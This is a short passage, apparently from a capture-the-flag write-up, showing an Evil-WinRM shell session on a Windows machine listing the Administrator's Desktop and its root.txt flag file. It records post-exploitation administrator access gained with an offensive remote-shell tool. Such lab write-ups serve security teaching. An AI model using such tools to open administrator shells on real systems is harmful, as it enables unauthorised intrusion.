*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt
```